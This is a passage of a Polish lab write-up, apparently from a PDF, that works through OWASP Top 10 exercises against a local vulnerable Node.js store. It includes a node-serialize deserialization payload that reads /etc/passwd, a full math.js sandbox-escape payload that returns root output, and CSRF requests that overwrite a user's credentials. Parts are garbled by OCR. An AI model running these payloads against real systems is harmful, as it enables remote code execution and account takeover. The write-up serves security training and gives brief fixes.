sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:9090
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYVZavLoFC65p9PZa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, image/apng, */*; q=0.8, application/signed-exchange; v=b3; q
=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:9090/app/bulkproducts?legacy=true
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3AsCXkCwfrxyL6VEzNmmlAcilCUzeJyBrp.RRSoM7PUqW0KK5VhDlJK6gXViwsQWPCCc0ajUfRruw0
Connection: close
 -----WebKitFormBoundarvYVZavLoFC65p9PZa
Content-Disposition: form-data; name="products"; filename="8.js"
Content-Type: text/javascript
            $$ND_FUNC$$_function (){require('child_process').exec('id;cat /etc/passwd', function(error, stdout, stderr) {
console.log(stdout) });}(),")
 -----WebKitFormBoundarvYVZavLoFC65p9PZa
Upload
-----WebKitFormBoundarvYV7avLoEC65p9P7a--
```

Po wysłaniu tego zapytania powinniśmy otrzymać odpowiedź z zawartością pliku /etc/passwd

A9: Using Components with Known Vulnerabilities

Calculator

Wchodząc na stronę odpowiedzialną za zadania A9, ponownie pojawiamy się na stronie z kalkulatorem:



Wprowadzając zwykłe liczby – otrzymamy wyniki działań. Jednak dodatkowo wiemy, że nie ma żadnej weryfikacji wprowadzanych danych wejściowych co pozwala nam na wykonanie dowolnego działania.

Rozumiejąc jak można wykonać atak przy pomocy opisu ze strony <u>How we exploited a remote execution vulnerability in math.js (jwlss.pw)</u>, możemy utworzyć następujący payload:

```
cos.constructor("spawn sync = process.binding('spawn sync');
normalizeSpawnArguments =
function(c,b,a){if(Array.isArray(b)?b=b.slice(0):(a=b,b=[]),a===undefined&&
(a=\{\}), a=Object.assign(\{\},a), a.shell) {const g=[c].concat(b).join('
'); typeof a.shell==='string'?c=a.shell:c='/bin/sh',b=['-c',g];}typeof
a.argv0==='string'?b.unshift(a.argv0):b.unshift(c);var
d=a.env||process.env;var e=[];for(var f in
d)e.push(f+'='+d[f]);return{file:c,args:b,options:a,envPairs:e};};spawnSync
= function() {var d=normalizeSpawnArguments.apply(null,arguments);var
a=d.options; var
c;if(a.file=d.file,a.args=d.args,a.envPairs=d.envPairs,a.stdio=[{type:'pipe
',readable:!0,writable:!1},{type:'pipe',readable:!1,writable:!0},{type:'pip
e',readable:!1,writable:!0}],a.input){var
g=a.stdio[0]=util. extend({},a.stdio[0]);g.input=a.input;}for(c=0;c<a.stdio</pre>
.length;c++) {var e=a.stdio[c]&&a.stdio[c].input;if(e!=null) {var
f=a.stdio[c]=util. extend({},a.stdio[c]);isUint8Array(e)?f.input=e:f.input=
Buffer.from(e,a.encoding);}}console.log(a);var
b=spawn sync.spawn(a);if(b.output&&a.encoding&&a.encoding!=='buffer')for(c=
0;c<b.output.length;c++){if(!b.output[c])continue;b.output[c]=b.output[c].t
oString(a.encoding);}return
b.stdout=b.output&&b.output[1],b.stderr=b.output&&b.output[2],b.error&&(b.e
rror= b.error + 'spawnSync
'+d.file,b.error.path=d.file,b.error.spawnargs=d.args.slice(1)),b;}")();cos
.constructor("return spawnSync('id').output[1]")()
```

Po wpisaniu go i uruchomieniu funkcji – otrzymamy następujący wynik:

Simple Store Math

Maths equation Input

 $. error = b.error + 'spawnSync' + d.file, b.error.path = d.file, b.error.spawnargs = d.args.slice(1)), b; \\ f')(); cos.constructor ("return spawnSync'id').output[1]")(] + d.file, b.error.spawnargs = d.args.slice(1)), b; \\ f'')(); cos.constructor ("return spawnSync'id').output[1]")(] + d.file, b.error.spawnargs = d.args.slice(1)), b; \\ f'')(); cos.constructor ("return spawnSync'id').output[1]")(] + d.file, b.error.spawnargs = d.args.slice(1)), b; \\ f'')(); cos.constructor ("return spawnSync'id').output[1]")(] + d.file, b.error.spawnargs = d.args.slice(1)), b; \\ f'')(); cos.constructor ("return spawnSync'id').output[1]")(] + d.file, b.error.spawnargs = d.args.slice(1)), b; \\ f'')(); cos.constructor ("return spawnSync'id').output[1]")(] + d.file, b.error.spawnargs = d.args.slice(1)), b; \\ f'')(); cos.constructor ("return spawnSync'id').output[1]")(] + d.file, b.error.spawnargs = d.args.slice(1)), b; \\ f'')(); cos.constructor ("return spawnSync'id').output[1]")(] + d.file, b.error.spawnargs = d.args.spawnargs = d.args.spawnar$



Result

```
[uid=0(root) gid=0(root) groups=0(root)
]
```

Rozwiązanie problemu:

Należy zaktualizować bibliotekę *mathjs* do najnowszej wersji, która zapobiega tej podatności + należy wprowadzić walidację danych przed i po wysłaniu.

A10: Insufficient Logging and Monitoring

Refer to Guidebook

W tym rozdziale dokładnie zadania nie ma – jedynie mamy dołączony link do GuideBook'a, który pozwoli nam się zastanowić jakie przypadki należy rozpatrzeć pod tę kategorię.

A10: Insufficient Logging and Monitoring

Scenario

· Refer to Guidebook

Overview

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

Reference

https://www.owasp.org/index.php/Top10-2017A10-Insufficient_Logging%26Monitoring

OWASP Top 10 2013

A8:2013 Cross-site Request Forgery

CSRF: Add/Edit Product

Wchodząc na stronę, trafiamy na możliwość zedytowania produktu:



Gdy utworzymy dowolny produkt i przechwycimy zapytanie, ukaże się nam następujące zapytanie:

```
Pretty Raw Hex

1 POST /app/modifyproduct HTTP/1.1
2 Host: 127.0.0.1:9090
3 Content-Length: 46
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 sec-ch-ua-platform: "Linux"
8 Ubgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1:9090
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: 71
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1:9090/app/modifyproduct
18 Accept-Language: en-Us, en;q=0.9
10 Cookie: connect.sid=st3ApnFry_s--DkfFjpNuKEMQetQUxTDZ4Nc.DnfWtKYdfiBVJE2SRHRZH:2FanolteFLM98VSFG*2BR8Gu8
11 Connection: close
12 id=&name=abc&code=abc&dtags=abc&description=abc
```

W tym przypadku możemy zobaczyć, że naszym potencjalnym wektorem ataku będzie parametr *Referer*.

Teraz należy się zastanowić jaka istnieje możliwość przeprowadzenia ataku CSRF:

Musimy stworzyć prostą stronę internetową, która umożliwi modyfikację/utworzenie produktu, a następnie do nagłówka *Referer* wstawić powyższą wartość URL.

Zatem po przygotowaniu strony, prezentuje się ona następująco:

Następnie na dowolnym porcie tworzymy prostą stronę HTTP przy pomocy języka Python: python3 -m http.server **<PORT>**


UWAGA: plik html musi być w tej samej ścieżce!!!

Następnie przechwytujemy zapytanie:


Jak widzimy – zapytanie wygląda prawie identycznie – jedynie dla nas istotnym aspektem tutaj jest zmienienie wartości *Referer* na tę samą co była ustawiona na serwerze:

Referer: http://127.0.0.1:9090/app/modifyproduct

Po wysłaniu zapytania, otrzymujemy następującą odpowiedź:



Możemy teraz sprawdzić czy faktycznie produkt został utworzony:



Jak widać został utworzony. Atak przebiegł pomyślnie.

Ochrona przed atakiem:

Wystarczy ustawić anti-CSRF token, który chroni przed tego typu atakami.


CSRF: Edit User

W tym przypadku postępujemy identycznie, lecz *Referer* będzie dla URL gdzie można zedytować dane użytkownika.

```
POST /app/useredit HTTP/1.1
Host: 127.0.0.1:9090
Content-Length: 81
Cache-Control: max-age=0
sec-ch-ua: "chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: 70
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:9090
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: 71
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:9090/app/useredit
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3ApnFry_s--DkfFjpNuKEMQetQuxTDZ4Nc.DnfWtKYdfiBVJE2SRHRZH%2FanolteFLM98V5FG%2BR8Gu8
Connection: close
id=l%name=Sznajder&email=sznajder&40sznajder.com&password=123456&cpassword=123456
```

```
POST /app/useredit HTTP/1.1
Host: 127.0.0.1:9090
Content-Length: 72
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: 70
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:13332
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html, application/xhtml+xml, application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8, application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://localhost:13332/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
name=Sznaj der&email=hacked%40hacked.com&password=hacked&cpassword=hacked
```

Referer: http://l27.0.0.1:9090/app/useredit



A10:2013 Unvalidated Redirects and Forwards

Redirect URL


Wchodząc do zadania, zostaniemy przekierowani na następujący URL:



Mamy tutaj brak jakiejkolwiek weryfikacji wprowadzenia wartości w parametr *url*, zatem dowolne URL może zostać wstrzyknięte:



Po wciśnięciu *Enter*, zostaniemy przekierowani na podaną stronę internetową:



Rozwiązanie problemu:

Wprowadzenie whitelisty na dozwolone strony, na które można się przekierować.